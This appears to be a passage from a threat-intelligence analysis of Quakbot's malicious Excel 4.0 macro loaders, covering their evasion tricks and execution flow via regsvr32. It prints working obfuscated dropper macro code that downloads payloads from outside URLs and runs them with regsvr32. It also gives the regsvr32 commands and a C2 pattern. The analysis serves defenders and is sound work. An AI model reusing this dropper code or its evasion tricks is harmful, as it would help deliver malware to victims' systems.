
Both weaponized Excel documents – Datoploader and Relativeloader – contain malicious macro code. Threat actors crafted these weaponized Excel documents with several tricks to bypass security detections and security researchers' complex analyses.

Datoploader contains macro version 4.0 XLM. These macros hide in different Sheets and hide the macros in a white font with highly obfuscated code. Evasion techniques include:


- Hiding sheets in the document
- Hiding Excel 4.0 macros in different sheets
- AutoOpen function – run a macro when Excel starts
- Hiding the macro formula by applying a white font color
- Obfuscation and scrambling of the macros in deferent sheets




Hiding Excel 4.0 macros in different sheets



Auto_Open function




Hiding the macro formula by applying a white font color




Obfuscation and scrambling of the macros

Relativeloader also contains macro version 4.0 code and a VBA code that protects with a password. Evasion techniques include:


- Hiding sheet in the document
- Hiding Excel 4.0 macros in sheet
- VBA code protect with password
- AutoOpen function – run a macro when Excel starts
- Hiding the macro formula by applying a black font color
- Obfuscation and scrambling of the macro




VBA code protect with password




Auto_Open function



Hiding sheet in the document



Hiding the macro formula by applying a black font color




Hiding Excel 4.0 macros in sheet

Update (04/11/2021): We observed a new payload name. Threat actors now name the payload:

- good.good
- good1.good
- good2.good

For the new payload named good.good, here is the macro code with the new format:




```
=CALL("Kernel32","CreateDirectoryA","JCJ","C:\Datop",0)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://de"&"cin"&"f"&"o.co"&"m.br/s4h"&"fZyv"&"7NFEM/y9.h"&"t"&"m"&"l","C:\Datop\good.good",0,0)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://im"&"pri"&"mi"&"ja.co"&"m.br/B"&"It2Z"&"lm"&"3/y5.h"&"t"&"m"&"l","C:\Datop\good1.good",0,0)
=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"h"&"t"&"t"&"p"&"s://st"&"unn"&"in"&"gma"&"x.com/J"&"R3"&"xN"&"s7W"&"7W"&"m1/y1.h"&"t"&"m"&"l","C:\Datop\good2.good",0,0)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\good.good",0,5)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\good1.good",0,5)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","regsvr32","C:\Datop\good2.good",0,5)
```


Relativeloader and Datoploader highlight keys in the macros code:

Artifacts	Description
Kernel32 CreateDirectoryA Urlmon URLDownloadToFileA Shell32 ShellExecuteA	WinAPI functions use to download file, create a new directory, and execute process
C:\Datop\test.test C:\Datop\test1.test C:\Datop\test2.test C:\Datop\good.good C:\Datop\good1.good C:\Datop\good2.good	New directory where payload drop. good.good is the new version payloads name
regsvr32 -silent ..\[RandomFileName].[RandomFileName] regsvr32.exe C:\Datop\test.test	Regsvr32 execution command
http://[IP]/[0-9]{5}.[0-9]{10}.dat	C2 sever pattern for Relativeloader maldoc

Threat actors abuse Regsvr32.exe (MITRE T1218.010) to proxy execute the malicious payload dropped by the macro execution.


Technical Analysis: Persistence and Defense Evasion

Regsvr32.exe is a legitimate Microsoft file responsible for registering DLL files as command components in the registry. This file is also classified as a LOLBin with application whitelisting (AWL) bypass and execute capabilities.




LOLBAS Project

Quakbot execution flow – Relativeloader:



Malicious Excel macro call process creates (=EXEC) action in order to execute regsvr32 command:




Time ...	Process Name	PID	Operation	Path	Result
3:02:1...	EXCEL.EXE	5572	Thread Create		SUCCESS
3:02:2...	EXCEL.EXE	5572	Process Create	C:\Windows\SysWOW64\regsvr32.exe	SUCCESS
3:02:2...	EXCEL.EXE	5572	Process Create	C:\Windows\SysWOW64\regsvr32.exe	SUCCESS
3:02:2...	EXCEL.EXE	5572	Process Create	C:\Windows\SysWOW64\regsvr32.exe	SUCCESS
3:02:2...	EXCEL.EXE	5572	Thread Create		SUCCESS


The regsvr32 command executes the payload with -silent parameter:

```
regsvr32 -silent ..\Lifas.ver

regsvr32 -silent ..\Lifas.ver1

regsvr32 -silent ..\Lifas.ver2
```

Quakbot execution flow – Datoploader:




Malicious Excel macro calls process create (ShellExecuteA) action in order to execute regsvr32 command:




C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test.test

C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test1.test

C:\Windows\SysWOW64\regsvr32.exe C:\Datop\test2.test

